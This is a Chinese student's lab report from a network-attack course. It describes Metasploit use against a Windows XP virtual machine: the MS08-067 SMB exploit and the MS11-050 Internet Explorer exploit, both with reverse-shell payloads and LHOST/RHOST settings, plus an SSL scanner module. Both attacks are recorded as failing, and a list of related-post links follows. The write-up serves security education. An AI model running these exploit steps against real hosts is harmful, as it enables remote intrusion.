
20145338 《网络对抗》 MSF基础应用
20145338《网络对抗》 MSF基础应用
实验内容
·掌握metasploit的基本应用方式,掌握常用的三种攻击方式的思路。
具体需要完成(1)一个主动攻击;(2)一个针对浏览器的攻击;(3)一个针对客户端的攻击;(4)成功应用任何一个辅助模块。
基础问题回答
·exploit:通过漏洞对程序攻击的途径,是一种手段或通道。
·payload:具体的攻击代码
·encode:伪装、隐藏 达到免杀目的。
实践过程
##MS08_067安全漏洞渗透攻击实践


实验前先查看kali与靶机是否可以ping通
靶机为我这次新拷的WinXPenSP3

(将Kali与靶机网络调制NAT模式,否则ping不通啊)

1 ·输入msfconsole进入msf
2 ·进入该漏洞模块的使用(use exploit/windows/smb/ms08_067_netapi)
3 ·输入命令show payload会显示出有效的攻击载荷,


4 ·show targets会显示出可以被攻击的靶机的操作系统型号
5 ·设置攻击有效载荷(set payload generic/shell_reverse_tcp)


6 ·输入show options显示我们需要在攻击前需要设置的数据,将靶机IP(RHOST)与kali IP(LHOST)进行设置
7 ·输入exploit开始攻击

攻击失败。。。。未完待续。。
呀 ping都没ping通 不失败才怪哦 。。。

继续。。。
IE浏览器渗透攻击——MS11050安全漏洞
·在kali终端开启msfconsole,利用search命令搜索。

输入命令use exploit/windows/browser/ms11_050_mshtml_cobjetelement,进入该漏洞模块。使用info命令查看模块信息 。

设置对应的载荷set payload windows/meterpreter/reverese_tcp;show options查看需要设置的相关信息:

查看配置渗透攻击所需的配置选项

配置相关信息:set LHOST; ‘kali Ip’;; set LPORT 5338; set URIPATH ,


启动exploit 生成攻击


攻击失败.
Adobe阅读器渗透攻击
辅助模块

我选择auxiliary/scanner/ssl/openssl_ccs.rb
·在auxiliary中选择scanner中的ssl其中一个模块ccs.rb

·通过info查看需要配置的东西


·开始扫描
实验体会
比起做不出实验更让人难受的是电脑卡的要死 有时候lali还罢工 直接就打不开了,状况百出。大家看到的是什么时候交的博客 并不知道在底下配置电脑花了多久。。
不过也还好 已经完成一个。
20145338 《网络对抗》 MSF基础应用的更多相关文章
- 网络对抗——web基础
网络对抗--web基础 实践内容 (1)Web前端HTML (2)Web前端javascipt (3)Web后端:MySQL基础:正常安装.启动MySQL,建库.创建用户.修改密码.建表 (4)Web ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165325 《网络对抗技术》 Exp5:MSF基础应用
2018-2019-2 20165325 <网络对抗技术> Exp5:MSF基础应用 实验内容(概要) 1.1 一个主动攻击实践,本实验选择 ms17_010_eternalblue(成功 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
- 2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165236 Exp5 MSF基础应用 一. 实践内容(3.5分) 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要 ...
随机推荐
- 20165306 Exp3 免杀原理与实践
Exp3 免杀原理与实践 一.实践内容概述 1.正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,加壳工具,使用shellcode编程 2.通过组合应用各种技 ...
- shell date命令
date命令的语法结构: date [-d][时间运算] [+FORMAT] 先说简单的,[+FORMAT] 部分,主要有如下输出格式: 时间方面: %H : 小时(00..23) %I : 小时(0 ...
- Hybrid App 开发模式
开发移动App主要有三种模式:Native. Hybrid 和 Web App. 需要注意的一点是在选择开发模式的时候,要根据你的项目类型(图片类?视频类?新闻类?等),产品业务和人员技术储备等做权衡 ...
- CSS之不常用但重要的样式总结
1,设置颜色渐变 background-image: linear-gradient(to bottom, rgba(0, 0, 0, 0.67), rgba(255, 255, 255, 0));( ...
- C#实现基于ffmpeg加虹软的人脸识别demo及开发分享
对开发库的C#封装,屏蔽使用细节,可以快速安全的调用人脸识别相关API.具体见github地址.新增对.NET Core的支持,在Linux(Ubuntu下)测试通过.具体的使用例子和Demo详解,参 ...
- Kafka集群安装部署、Kafka生产者、Kafka消费者
Storm上游数据源之Kakfa 目标: 理解Storm消费的数据来源.理解JMS规范.理解Kafka核心组件.掌握Kakfa生产者API.掌握Kafka消费者API.对流式计算的生态环境有深入的了解 ...
- (8)socketserver并发
(1)client客户端: import socket sk = socket.socket() sk.connect( ("127.0.0.1",9000)) while Tru ...
- vs2015编译caffe
有些时候,需要在python3的环境下import caffe,需要用vs2015在python3的环境下,编译pycaffe. microsoft的windows版本的caffe,依赖的库Nuget ...
- Java_JVM参数-XX:MaxDirectMemorySize 与 两种 ByteBuffer: heap,direct ByteBuffer
ByteBuffer有两种: heap ByteBuffer -> -XX:Xmx 1.一种是heap ByteBuffer,该类对象分配在JVM的堆内存里面,直接由Java虚拟机负责垃圾回收, ...
- 关于被删以及限制评价后,免费更换新listing的方法
Prime Day 刚过,review被撸空,还限制留评,之后单量一泻千里,广告都花不出去,没办法,按照网上贴出来的教程自己摸索,居然成功了解除了留评限制,优点是不用移仓,省了一比费用,缺点是list ...